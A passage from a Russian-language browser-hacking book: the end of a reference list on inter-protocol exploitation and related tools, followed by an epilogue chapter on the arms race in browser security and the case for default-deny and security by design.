[11] [назад] Sandro Gauci. "Extended HTML Form Attack" (2002). eyeonsecurity.org
[12] [назад] Sandro Gauci. "The Extended HTML Form Attack revisited" (2008). resources.enablesecurity.com
[13] [назад] The Chromium Authors. `net_util.cc` (2012). src.chromium.org
[14] [назад] Mozilla. `nsIOService.cpp` (2008). lxr.mozilla.org
[15] [назад] Petko Petkov. "Attack API" (2010). code.google.com
[16] [назад] Javier Marcos и Juan Galiana. "Pwning intranets with HTML5" (2011). 2011.appsecusa.org
[17] [назад] Michele Orru. "BeEF RESTful API" (2013). github.com
[18] [назад] Mark Lowe. "Manipulating FTP Clients Using The PASV Command" (2007). bindshell.net
[19] [назад] W3C. "XMLHttpRequest states" (2013). w3.org
[20] [назад] Sami Kamkar. "NATpin" (2010). samy.pl
[21] [назад] Van Hauser и David Maciejak. "THC Hydra" (2013). thc.org
[22] [назад] FDS Team. "Security vulnerability: Routers acting as proxy when sending fake IRC messages" (2013). fds-team.de
[23] [назад] Wikipedia. "Direct Client-to-Client" (2013). en.wikipedia.org
[24] [назад] Harald Welte и Patrick McHardy. "IRC extension for IP connection tracking" (2013). github.com
[25] [назад] Regit. "Open SVP" (2013). home.regit.org
[26] [назад] Wade Alcorn. "Inter-Protocol Communication" (2006). bindshell.net
[27] [назад] Mozilla. "JavaScript Typed Arrays" (2013). developer.mozilla.org
[28] [назад] Chromium Bugtracker. "Issue 35705: Extend XmlHttpRequest with getAsBinary() and sendAsBinary() methods" (2010). code.google.com
[29] [назад] Dan Goodin. "Firefox inter-protocol attack" (2010). theregister.co.uk
[30] [назад] Freenode blog. "JavaScript spam" (2013). blog.freenode.net
[31] [назад] Deral Heiland. "From printer to pwnd" (2011). foofus.net
[32] [назад] Aaron Weaver. "Cross site printing" (2007). net-security.org
[33] [назад] HP Support Center. "HP Jetdirect Print Servers" (2013). h20000.www2.hp.com
[34] [назад] Adobe. "PostScript language reference" (1999). partners.adobe.com
[35] [назад] Wade Alcorn. "Inter-Protocol Exploitation" (2007). nccgroup.com
[36] [назад] Chris Anley, John Heasman, Felix Lindner и Gerardo Richarte. *The Shellcoder's Handbook*, 2-е издание (2007). eu.wiley.com
[37] [назад] Ty Miller и Michele Orru. "Exploiting internal network vulns via the browser using BeEF Bind" (2012). 2012.ruxcon.org.au
[38] [назад] SecForce. "Inter-Protocol Communication-Exploitation" (2013). secforce.com
[39] [назад] Denis Bazhenov. "Groovy Shell server" (2013). github.com
[40] [назад] Brendan Coles. "EXTRACT Inter-Protocol exploitation" (2011). itsecuritysolutions.org
[41] [назад] GNU. "Bash Brace Expansion" (2013). gnu.org
[42] [назад] Tim Shelton. "Qualcomm WorldMail IMAPD Buffer Overflow Vulnerability" (2005). securityfocus.com
[43] [назад] Craig Freyman. "ActiveFax raw server exploit" (2013). pwnag3.com
[44] [назад] ActFax. "ActiveFax manual" (2013). actfax.com
[45] [назад] Mozilla. "XMLHttpRequest abort() method" (2013). developer.mozilla.org
[46] [назад] Corelan Team. "Mona" (2013). redmine.corelan.be
[47] [назад] Stephen Fewer. "Block Bind TCP shellcode" (2009). github.com

Глава 11. Эпилог: заключительные мысли

Сам факт того, что вы решили прочитать руководство по взлому браузеров, говорит о том, что вы, как и авторы, замечаете повсеместное и стремительное распространение браузеров. Браузеры есть в телефонах, автомобилях, на кораблях, самолетах и даже на Международной космической станции! Можно сказать, что скромный браузер вместе с HTML, JavaScript и DOM покинул пределы нашей планеты, унеся с собой и связанные с безопасностью последствия.

Проблемы безопасности браузеров в ближайшее время никуда не исчезнут. Гонка вооружений продолжится. В браузеры будут добавлять новые функции, объявляя каждую лучше прежней, которая в свое время тоже считалась "лучшей в истории". Новые векторы атак будут появляться и уходить. Обе стороны будут совершать глупые ошибки, потому что, не забывайте, все мы люди.

Высказывалось мнение, что главная проблема компьютерной безопасности - разрешение по умолчанию[1], то есть склонность разрешать любой запрос, если он явно не запрещен. Исторически для браузера это, безусловно, было верно. На протяжении всей книги мы обсуждали множество средств защиты, реализованных уже после первоначального выпуска функций, которыми они управляют. В результате безопасность браузера применялась постфактум.

Непрерывная эволюция браузера в конечном счете определяется двойной гонкой вооружений:

1. Гонкой между разновидностями браузеров, соперничающими за долю рынка и стремящимися стать самым функциональным, простым, эффективным, быстрым и способным программным продуктом.
2. Гонкой между разработчиками средств защиты и хакерами, которые пытаются их преодолеть и найти новые векторы атак в старой или новой функциональности.

Эти две гонки неявно связаны. Постоянное стремление к новым функциям и более богатой функциональности повышает сложность браузера и расширяет поверхность атаки, создавая новое пространство для развития второй гонки. Эффект усиливается потенциально обратной зависимостью между безопасностью и функциональностью, возникающей из необходимости отказаться от разрешения по умолчанию и заменить его запретом по умолчанию. Если разрешение по умолчанию сохранится, практически неизбежно, что любая дополнительная функциональность принесет новые бреши в безопасности. Новые уязвимости потребуют исправления постфактум по мере обнаружения эксплойтов, увековечивая игру в кошки-мышки.

Даже при применении принципа запрета по умолчанию не всегда возможно определить белые списки на все случаи. Там, где требуется некоторая гибкость, растет число возможных сочетаний взаимодействия компонентов. Это расширяет доверие, которое браузер вынужден оказывать серверу или другим внешним источникам.

По мере того как разработчики уделяют безопасности больше внимания, число создаваемых условий для эксплуатации может сократиться. Вследствие необходимых усилий может снизиться и скорость их обнаружения. Тем не менее эффективность любых новых средств защиты всегда будет подвергаться испытанию сложностью новых функций. Более того, если число установленных веб-браузеров продолжит расти и становиться разнообразнее, усилия хакеров, стремящихся установить контроль над расширившимся браузерным ландшафтом, скорее всего, будут увеличиваться соответствующими темпами.

Полевые испытания ничем не заменить. Использование веб-браузера продолжает расти, создаются и распространяются новые способы его применения, но один суровый факт остается неизменным: будет увеличиваться число основных функций, дополнений и компонентов браузера, не закаленных в бою целевыми атаками. Разработчики могут противодействовать этому, подвергая новые компоненты имитации атак (тестированию на проникновение) до выпуска и совершенствуя

жизненный цикл безопасной разработки. Но даже это едва ли гарантирует исследование каждого сочетания, каждого возможного случая и всех проявлений человеческой изобретательности.

Одно несомненно: чтобы снизить напряженность игры в кошки-мышки, необходимо и дальше прикладывать новые усилия к обеспечению безопасности уже на этапе первоначального проектирования. Чтобы выжить в реальных условиях, новые функции браузера должны стремиться быть полностью безопасными сразу после установки.

В обозримом будущем в любой развитой городской среде вокруг вас в каждый момент, скорее всего, будет больше веб-браузеров, чем людей, способных ими пользоваться. Жизнь исторически благоволит только победителям - битва за браузер лишь начинается. Надеемся, что помогли вам определить следующий ход и благодаря этим открытиям поспособствовали созданию более надежного и безопасного веба.

Примечания

[1] [назад] Marcus J. Ranum. "The Six Dumbest Ideas in Computer Security". ranum.com